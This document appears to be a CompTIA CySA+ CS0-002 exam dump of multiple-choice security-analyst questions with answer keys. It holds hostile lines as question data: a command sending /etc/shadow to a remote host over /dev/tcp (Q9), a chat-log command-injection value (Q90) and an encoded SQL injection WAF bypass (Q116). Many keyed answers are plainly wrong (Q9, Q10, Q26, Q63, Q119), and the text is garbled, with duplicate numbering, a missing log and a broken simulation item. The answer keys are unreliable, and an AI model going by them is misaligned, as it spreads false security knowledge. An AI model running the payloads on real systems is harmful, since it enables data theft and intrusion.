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## Exam Questions CS0-002

CompTIA Cybersecurity Analyst (CySA+) Certification Exam

#### NEW QUESTION 1

Which of the following would MOST likely be included in the incident response procedure after a security breach of customer PII?

- A. Human resources
- B. Public relations
- C. Marketing
- D. Internal network operations center

**Answer: B**

#### NEW QUESTION 2

A security analyst needs to reduce the overall attack surface.

Which of the following infrastructure changes should the analyst recommend?

- A. Implement a honeypot.
- B. Air gap sensitive systems.
- C. Increase the network segmentation.
- D. Implement a cloud-based architecture.

**Answer: C**

#### NEW QUESTION 3

Which of the following should be found within an organization's acceptable use policy?

- A. Passwords must be eight characters in length and contain at least one special character.
- B. Customer data must be handled properly, stored on company servers, and encrypted when possible
- C. Administrator accounts must be audited monthly, and inactive accounts should be removed.
- D. Consequences of violating the policy could include discipline up to and including termination.

**Answer: D**

#### NEW QUESTION 4

A security analyst has been alerted to several emails that show evidence an employee is planning malicious activities that involve employee PII on the network before leaving the organization. The security analysis BEST response would be to coordinate with the legal department and:

- A. the public relations department
- B. senior leadership
- C. law enforcement
- D. the human resources department

**Answer: D**

#### NEW QUESTION 5

A security manager has asked an analyst to provide feedback on the results of a penetration test. After reviewing the results the manager requests information regarding the possible exploitation of vulnerabilities. Much of the following information data points would be MOST useful for the analyst to provide to the security manager who would then communicate the risk factors to senior management? (Select TWO)

- A. Probability
- B. Adversary capability
- C. Attack vector
- D. Impact
- E. Classification
- F. Indicators of compromise

**Answer: AD**

#### NEW QUESTION 6

An analyst is reviewing a list of vulnerabilities, which were reported from a recent vulnerability scan of a Linux server. Which of the following is MOST likely to be a false positive?

- A. OpenSSH/OpenSSL Package Random Number Generator Weakness
- B. Apache HTTP Server Byte Range DoS
- C. GDI+ Remote Code Execution Vulnerability (MS08-052)
- D. HTTP TRACE / TRACK Methods Allowed (002-1208)
- E. SSL Certificate Expiry

**Answer: E**

#### NEW QUESTION 7

Which of the following BEST articulates the benefit of leveraging SCAP in an organization's cybersecurity analysis toolset?

- A. It automatically performs remedial configuration changes to enterprise security services
- B. It enables standard checklist and vulnerability analysis expressions for automation
- C. It establishes a continuous integration environment for software development operations
- D. It provides validation of suspected system vulnerabilities through workflow orchestration

**Answer:** B

#### NEW QUESTION 8

A security analyst is investigating malicious traffic from an internal system that attempted to download proxy avoidance software as identified from the firewall logs but the destination IP is blocked and not captured. Which of the following should the analyst do?

- A. Shut down the computer
- B. Capture live data using Wireshark
- C. Take a snapshot
- D. Determine if DNS logging is enabled.
- E. Review the network logs.

**Answer:** A

#### NEW QUESTION 9

During a routine log review, a security analyst has found the following commands that cannot be identified from the Bash history log on the root user.

```
Line 1 logger keeping track of my activity
Line 2 tail -1 /vvar/log/syslog
Line 3 lvextend -L +50G /dev/volq1/secret
Line 4 rm -rf1 /tmp/Dft5Gsd3
Line 5 cat /etc/s*w > /dev/tcp/10.0.0.1/8080
Line 6 yum install httpd --assumeyes
```

Which of the following commands should the analyst investigate FIRST?

- A. Line 1
- B. Line 2
- C. Line 3
- D. Line 4
- E. Line 5
- F. Line 6

**Answer:** B

#### NEW QUESTION 10

Which of the following software assessment methods would be BEST for gathering data related to an application's availability during peak times?

- A. Security regression testing
- B. Stress testing
- C. Static analysis testing
- D. Dynamic analysis testing
- E. User acceptance testing

**Answer:** B

#### NEW QUESTION 10

Which of the following MOST accurately describes an HSM?

- A. An HSM is a low-cost solution for encryption.
- B. An HSM can be networked based or a removable USB
- C. An HSM is slower at encrypting than software
- D. An HSM is explicitly used for MFA

**Answer:** A

#### NEW QUESTION 12

A system administrator is doing network reconnaissance of a company's external network to determine the vulnerability of various services that are running. Sending some sample traffic to the external host, the administrator obtains the following packet capture:

```
18 17.646496 67.53.200.1 67.53.200.12 TCP 58 47669 -> 22 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
19 17.646944 67.53.200.1 67.53.200.12 TCP 58 47669 -> 445 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
20 17.648631 67.53.200.12 67.53.200.1 TCP 58 22 -> 47669 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
21 17.648646 67.53.200.1 67.53.200.12 TCP 58 47669 -> 80 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
22 17.648887 67.53.200.12 67.53.200.1 TCP 54 445 -> 47669 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
23 17.649763 67.53.200.12 67.53.200.1 TCP 54 80 -> 47669 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

Based on the output, which of the following services should be further tested for vulnerabilities?

- A. SSH
- B. HTTP
- C. SMB
- D. HTTPS

Answer: C

#### NEW QUESTION 17

A development team uses open-source software and follows an Agile methodology with two-week sprints. Last month, the security team filed a bug for an insecure version of a common library. The DevOps team updated the library on the server, and then the security team rescanned the server to verify it was no longer vulnerable. This month, the security team found the same vulnerability on the server. Which of the following should be done to correct the cause of the vulnerability?

- A. Deploy a WAF in front of the application.
- B. Implement a software repository management tool.
- C. Install a HIPS on the server.
- D. Instruct the developers to use input validation in the code.

Answer: B

#### NEW QUESTION 21

An organization was alerted to a possible compromise after its proprietary data was found for sale on the Internet. An analyst is reviewing the logs from the next-generation UTM in an attempt to find evidence of this breach. Given the following output:

Src IP	Src DNS	Dst IP	Dst DNS	Port	Application
10.50.50.121	83hht23.org-int.org	8.8.8.8	google...dns-a.google.com	53	DNS
10.50.50.121	83hht23.org-int.org	77.88.55.66	yandex.ru	443	HTTPS
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	53	DNS
10.100.10.45	appserver.org-int.org	69.134.21.90	repo.its.utk.edu	21	FTP
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS
172.16.52.100	sftp.org-dmz.org	62.30.221.56	ftps.bluedmed.net	42991	SSH
172.16.52.20	webserver.org-dmz.org	131.52.88.45	--	10999	HTTPS

Which of the following should be the focus of the investigation?

- A. webserver.org-dmz.org
- B. sftp.org-dmz.org
- C. 83hht23.org-int.org
- D. ftps.bluedmed.net

Answer: A

#### NEW QUESTION 26

A security analyst needs to assess the web server versions on a list of hosts to determine which are running a vulnerable version of the software and output that list into an XML file named Webserverlist.Xml. The host list is provided in a file named webserverlist.txt. Which of the following Nmap commands would BEST accomplish this goal?

- A)  
`nmap -iL webserverlist.txt -oC -p 443 -oX webserverlist.xml`
- B)  
`nmap -iL webserverlist.txt -sV -p 443 -oX webserverlist.xml`
- C)  
`nmap -iL webserverlist.txt -F -p 443 -oX webserverlist.xml`
- D)  
`nmap --takefile webserverlist.txt --outputfileasXML webserverlist.xml --scanports 443`

- A. Option A
- B. Option B
- C. Option C
- D. Option D

Answer: A

#### NEW QUESTION 30

A compliance officer of a large organization has reviewed the firm's vendor management program but has discovered there are no controls defined to evaluate third-party risk or hardware source authenticity. The compliance officer wants to gain some level of assurance on a recurring basis regarding the implementation of controls by third parties.

Which of the following would BEST satisfy the objectives defined by the compliance officer? (Choose two.)

- A. Executing vendor compliance assessments against the organization's security controls
- B. Executing NDAs prior to sharing critical data with third parties
- C. Soliciting third-party audit reports on an annual basis
- D. Maintaining and reviewing the organizational risk assessment on a quarterly basis
- E. Completing a business impact assessment for all critical service providers
- F. Utilizing DLP capabilities at both the endpoint and perimeter levels

Answer: AC

### NEW QUESTION 32

A security analyst is attempting to utilize the blowing threat intelligence for developing detection capabilities:

APT X's approach to a target would be sending a phishing email to the target after conducting active and passive reconnaissance. Upon successful compromise, APT X conducts internal reconnaissance and attempts to move laterally by utilizing existing resources. When APT X finds data that aligns to its objectives, it stages and then exfiltrates data sets in sizes that can range from 1GB to 5GB. APT X also establishes several backdoors to maintain a CI presence in the environment.

In which of the following phases is this APT MOST likely to leave discoverable artifacts?

- A. Data collection/exfiltration
- B. Defensive evasion
- C. Lateral movement
- D. Reconnaissance

**Answer: A**

### NEW QUESTION 33

Which of the following technologies can be used to house the entropy keys for disk encryption on desktops and laptops?

- A. Self-encrypting drive
- B. Bus encryption
- C. TPM
- D. HSM

**Answer: A**

### NEW QUESTION 37

A hybrid control is one that:

- A. is implemented differently on individual systems
- B. is implemented at the enterprise and system levels
- C. has operational and technical components
- D. authenticates using passwords and hardware tokens

**Answer: B**

### NEW QUESTION 42

A security analyst at a technology solutions firm has uncovered the same vulnerabilities on a vulnerability scan for a long period of time. The vulnerabilities are on systems that are dedicated to the firm's largest client. Which of the following is MOST likely inhibiting the remediation efforts?

- A. The parties have an MOU between them that could prevent shutting down the systems
- B. There is a potential disruption of the vendor-client relationship
- C. Patches for the vulnerabilities have not been fully tested by the software vendor
- D. There is an SLA with the client that allows very little downtime

**Answer: D**

### NEW QUESTION 46

An analyst identifies multiple instances of node-to-node communication between several endpoints within the 10.200.2.0/24 network and a user machine at the IP address 10.200.2.5. This user machine at the IP address 10.200.2.5 is also identified as initiating outbound communication during atypical business hours with several IP addresses that have recently appeared on threat feeds.

Which of the following can be inferred from this activity?

- A. 10.200.2.0/24 is infected with ransomware.
- B. 10.200.2.0/24 is not routable address space.
- C. 10.200.2.5 is a rogue endpoint.
- D. 10.200.2.5 is exfiltrating data.

**Answer: D**

### NEW QUESTION 47

Which of the following sets of attributes BEST illustrates the characteristics of an insider threat from a security perspective?

- A. Unauthorized, unintentional, benign
- B. Unauthorized, intentional, malicious
- C. Authorized, intentional, malicious
- D. Authorized, unintentional, benign

**Answer: C**

### NEW QUESTION 51

A company just chose a global software company based in Europe to implement a new supply chain management solution. Which of the following would be the MAIN concern of the company?

- A. Violating national security policy
- B. Packet injection
- C. Loss of intellectual property
- D. International labor laws



**Answer:** A

#### NEW QUESTION 53

For machine learning to be applied effectively toward security analysis automation, it requires.

- A. relevant training data.
- B. a threat feed API.
- C. a multicore, multiprocessor system.
- D. anomalous traffic signatures.

**Answer:** A

#### NEW QUESTION 58

Which of the following is the use of tools to simulate the ability for an attacker to gain access to a specified network?

- A. Reverse engineering
- B. Fuzzing
- C. Penetration testing
- D. Network mapping

**Answer:** C

#### NEW QUESTION 63

Which of the following are components of the intelligence cycle? (Select TWO.)

- A. Collection
- B. Normalization
- C. Response
- D. Analysis
- E. Correction
- F. Dissension

**Answer:** BE

#### NEW QUESTION 67

A security analyst discovers accounts in sensitive SaaS-based systems are not being removed in a timely manner when an employee leaves the organization To BEST resolve the issue, the organization should implement

- A. federated authentication
- B. role-based access control.
- C. manual account reviews
- D. multifactor authentication.

**Answer:** A

#### NEW QUESTION 71

Which of the following will allow different cloud instances to share various types of data with a minimal amount of complexity?

- A. Reverse engineering
- B. Application log collectors
- C. Workflow orchestration
- D. API integration
- E. Scripting

**Answer:** D

#### NEW QUESTION 74

A development team is testing a new application release. The team needs to import existing client PHI data records from the production environment to the test environment to test accuracy and functionality.

Which of the following would BEST protect the sensitivity of this data while still allowing the team to perform the testing?

- A. Deidentification
- B. Encoding
- C. Encryption
- D. Watermarking

**Answer:** A

#### NEW QUESTION 77

A security analyst is trying to determine if a host is active on a network. The analyst first attempts the following:

```
$ ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4): 56 data bytes
--- 192.168.1.4 ping statistics ---
4 packets transmitted, 0 packets received, 100.0% packet loss
```

The analyst runs the following command next:

```
$ sudo hping3 -c 4 -n -i 192.168.1.4
HPING 192.168.1.4 (enl 192.168.1.4): NO FLAGS are set, 40 headers + 0 data bytes
len=46 ip=192.168.1.4 ttl=64 id=32101 sport=0 flags=RA seq=0 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32102 sport=0 flags=RA seq=1 win=0 rtt=0.3ms
len=46 ip=192.168.1.4 ttl=64 id=22103 sport=0 flags=RA seq=2 win=0 rtt=0.4ms
len=46 ip=192.168.1.4 ttl=64 id=32104 sport=0 flags=RA seq=3 win=0 rtt=0.4ms
--- 10.0.1.33 hpaing statistic ---
4 packets transmitted, 4 packets received, 0% packet loss
```

Which of the following would explain the difference in results?

- A. ICMP is being blocked by a firewall.
- B. The routing tables for ping and hping3 were different.
- C. The original ping command needed root permission to execute.
- D. hping3 is returning a false positive.

**Answer:** A

#### NEW QUESTION 81

A development team signed a contract that requires access to an on-premises physical server. Access must be restricted to authorized users only and cannot be connected to the Internet.

Which of the following solutions would meet this requirement?

- A. Establish a hosted SSO.
- B. Implement a CASB.
- C. Virtualize the server.
- D. Air gap the server.

**Answer:** D

#### NEW QUESTION 83

A cybersecurity analyst needs to rearchitect the network using a firewall and a VPN server to achieve the highest level of security To BEST complete this task, the analyst should place the:

- A. firewall behind the VPN server
- B. VPN server parallel to the firewall
- C. VPN server behind the firewall
- D. VPN on the firewall

**Answer:** B

#### NEW QUESTION 86

While preparing of an audit of information security controls in the environment an analyst outlines a framework control that has the following requirements:

- All sensitive data must be classified
- All sensitive data must be purged on a quarterly basis
- Certificates of disposal must remain on file for at least three years

This framework control is MOST likely classified as:

- A. prescriptive
- B. risk-based
- C. preventive
- D. corrective

**Answer:** A

#### NEW QUESTION 87

Welcome to the Enterprise Help Desk System. Please work the ticket escalated to you in the desk ticket queue. INSTRUCTIONS

Click on me ticket to see the ticket details Additional content is available on tabs within the ticket

First, select the appropriate issue from the drop-down menu. Then, select the MOST likely root cause from second drop-down menu

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button

**Tickets**

Subject	Date	Priority
Michael is reporting that th... #8675309	7/24/2020	High

**Details**

**#8675309** **Opened**

Priority: High

Category: Technical/ Bug Reports

Assigned To: sample@emailaddress.com

Assigned Date: 7/24/2020

**Info** Assets Users Approved Software

Subject: Michael is reporting that the Internet kiosk machine is intermittently freezing and has lagged performance.

Attachments: none

Issue: Drive is low on space

Caused by: taskmgr.exe

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User is not logged in

Recent Windows Updates

High Memory Utilization

Application Crash

Services Failed to Start

Drive is low on space


High CPU Utilization

- A. Mastered  
 B. Not Mastered

Answer: A

Explanation:





#### NEW QUESTION 90

A security analyst is reviewing the logs from an internal chat server. The chat.log file is too large to review manually, so the analyst wants to create a shorter log file that only includes lines associated with a user demonstrating anomalous activity. Below is a snippet of the log:

Line	User	Time	Command	Result
36570	DEV12	02.01.13.151219	KICK DEV27	OK
36571	JAVASHARK	02.01.13.151255	JOIN #CHATOPS e32kk10	OK
36572	DEV12	02.01.13.151325	PART #CHATOPS	OK
36573	CHATTER14	02.01.13.151327	JOIN';CAT ../etc/config'	OK
36574	PYTHONFUN	02.01.13.151330	PRIVMSG DEV99 "?"	OK
36575	DEV99	02.01.13.151358	PRIVMSG PYTHONFUN "OK"	OK

Which of the following commands would work BEST to achieve the desired result?

- A. grep -v chatter14 chat.log
- B. grep -i pythonfun chat.log
- C. grep -i javashark chat.log
- D. grep -v javashark chat.log
- E. grep -v pythonfun chat.log
- F. grep -i chatter14 chat.log

Answer: D

#### NEW QUESTION 95

A finance department employee has received a message that appears to have been sent from the Chief Financial Officer (CFO) asking the employee to perform a wife transfer Analysis of the email shows the message came from an external source and is fraudulent. Which of the following would work BEST to improve the likelihood of employees quickly recognizing fraudulent emails?

- A. Implementing a sandboxing solution for viewing emails and attachments
- B. Limiting email from the finance department to recipients on a pre-approved whitelist
- C. Configuring email client settings to display all messages in plaintext when read
- D. Adding a banner to incoming messages that identifies the messages as external

Answer: D

#### NEW QUESTION 99

A threat feed notes malicious actors have been infiltrating companies and exfiltration data to a specific set of domains Management at an organization wants to know if it is a victim Which of the following should the security analyst recommend to identity this behavior without alerting any potential malicious actors?

- A. Create an IPS rule to block these domains and trigger an alert within the SIEM tool when these domains are requested
- B. Add the domains to a DNS sinkhole and create an alert m the SIEM toot when the domains are queried

- C. Look up the IP addresses for these domains and search firewall logs for any traffic being sent to those IPs over port 443
- D. Query DNS logs with a SIEM tool for any hosts requesting the malicious domains and create alerts based on this information

**Answer: D**

#### NEW QUESTION 100

After a breach involving the exfiltration of a large amount of sensitive data a security analyst is reviewing the following firewall logs to determine how the breach occurred:

```
3-10-2019 10:23:22 FROM 192.168.1.10:3243 TO 10.10.10.5:53 PERMIT UDP 143 BYTES
3-10-2019 10:23:24 FROM 192.168.1.12:1076 TO 10.10.35.221:80 PERMIT TCP 100 BYTES
3-10-2019 10:23:25 FROM 192.168.1.1:1244 TO 10.10.1.1:22 DENY TCP 1 BYTES
3-10-2019 10:23:26 FROM 192.168.1.12:1034 TO 10.10.10.5:53 PERMIT UDP 5.3M BYTES
3-10-2019 10:23:29 FROM 192.168.1.10:4311 TO 10.10.200.50:3389 DENY TCP 1 BYTES
3-10-2019 10:23:30 FROM 192.168.1.193:2356 TO 10.10.50.199:25 PERMIT TCP 20K BYTES
```

Which of the following IP addresses does the analyst need to investigate further?

- A. 192.168.1.1
- B. 192.168.1.10
- C. 192.168.1.12
- D. 192.168.1.193

**Answer: C**

#### NEW QUESTION 101

A cybersecurity analyst is responding to an incident. The company's leadership team wants to attribute the incident to an attack group. Which of the following models would BEST apply to the situation?

- A. Intelligence cycle
- B. Diamond Model of Intrusion Analysis
- C. Kill chain
- D. MITRE ATT&CK

**Answer: B**

#### NEW QUESTION 106

A security analyst gathered forensics from a recent intrusion in preparation for legal proceedings. The analyst used EnCase to gather the digital forensics, cloned the hard drive, and took the hard drive home for further analysis. Which of the following of the security analyst violate?

- A. Cloning procedures
- B. Chain of custody
- C. Hashing procedures
- D. Virtualization

**Answer: B**

#### NEW QUESTION 109

A company's modem response team is handling a threat that was identified on the network Security analysts have as at remote sites. Which of the following is the MOST appropriate next step in the incident response plan?

- A. Quarantine the web server
- B. Deploy virtual firewalls
- C. Capture a forensic image of the memory and disk
- D. Enable web server containerization

**Answer: B**

#### NEW QUESTION 112


A system is experiencing noticeably slow response times, and users are being locked out frequently. An analyst asked for the system security plan and found the system comprises two servers: an application server in the DMZ and a database server inside the trusted domain. Which of the following should be performed NEXT to investigate the availability issue?

- A. Review the firewall logs.
- B. Review syslogs from critical servers.
- C. Perform fuzzing.
- D. Install a WAF in front of the application server.

**Answer: C**

#### NEW QUESTION 113

A security analyst is conducting a post-incident log analysis to determine which indicators can be used to detect further occurrences of a data exfiltration incident. The analyst determines backups were not performed during this time and reviews the following:



Which of the following should the analyst review to find out how the data was exfiltrated?

- A. Monday's logs
- B. Tuesday's logs
- C. Wednesday's logs
- D. Thursday's logs

**Answer: D**

#### NEW QUESTION 115

A security analyst is supporting an embedded software team. Which of the following is the BEST recommendation to ensure proper error handling at runtime?

- A. Perform static code analysis.
- B. Require application fuzzing.
- C. Enforce input validation
- D. Perform a code review

**Answer: B**

#### NEW QUESTION 116

While analyzing logs from a WAF, a cybersecurity analyst finds the following:

```
"GET /form.php?id=463225%2b%2575%256e%2569%256f%256e%2b%2573%2574%2b0x3133333731,1223,1224&name=%state=IL"
```

Which of the following BEST describes what the analyst has found?

- A. This is an encrypted GET HTTP request
- B. A packet is being used to bypass the WAF
- C. This is an encrypted packet
- D. This is an encoded WAF bypass

**Answer: D**

#### NEW QUESTION 119

The help desk provided a security analyst with a screenshot of a user's desktop:

```
$ aircrack-ng -e AHT4 -w dictionary.txt wpa2.pcapdump
Opening wpa2.pcapdump
Read 6396 packets.
Opening wpa2.pcapdump
Reading packets, please wait...
```

For which of the following is aircrack-ng being used?

- A. Wireless access point discovery
- B. Rainbow attack
- C. Brute-force attack
- D. PCAP data collection

**Answer: B**

#### NEW QUESTION 121

A cybersecurity analyst is supporting an incident response effort via threat intelligence. Which of the following is the analyst MOST likely executing?

- A. Requirements analysis and collection planning
- B. Containment and eradication
- C. Recovery and post-incident review

D. Indicator enrichment and research pivoting

**Answer:** A

#### NEW QUESTION 126

Risk management wants IT to implement a solution that will permit an analyst to intercept, execute, and analyze potentially malicious files that are downloaded from the Internet.

Which of the following would BEST provide this solution?

- A. File fingerprinting
- B. Decomposition of malware
- C. Risk evaluation
- D. Sandboxing

**Answer:** D

#### NEW QUESTION 128

A team of security analysts has been alerted to potential malware activity. The initial examination indicates one of the affected workstations is beaconing on TCP port 80 to five IP addresses and attempting to spread across the network over port 445. Which of the following should be the team's NEXT step during the detection phase of this response process?

- A. Escalate the incident to management, who will then engage the network infrastructure team to keep them informed.
- B. Depending on system criticality, remove each affected device from the network by disabling wired and wireless connections.
- C. Engage the engineering team to block SMB traffic internally and outbound HTTP traffic to the five IP addresses.
- D. Identify potentially affected systems by creating a correlation search in the SIEM based on the network traffic.

**Answer:** D

#### NEW QUESTION 129

The help desk noticed a security analyst that emails from a new email server are not being sent out. The new email server was recently to the existing ones. The analyst runs the following command on the new server.

```
nslookup -type=txt exampledomain.org  
  
"v=spf1 ip4:72.56.48.0/28 -all"  
...
```

Given the output, which of the following should the security analyst check NEXT?

- A. The DNS name of the new email server
- B. The version of SPF that is being used
- C. The IP address of the new email server
- D. The DMARC policy

**Answer:** B

#### NEW QUESTION 130

A security analyst working in the SOC recently discovered Balances m which hosts visited a specific set of domains and IPs and became infected with malware. Which of the following is the MOST appropriate action to take in the situation?

- A. implement an IPS signature for the malware and update the blacklisting for the associated domains and IPs
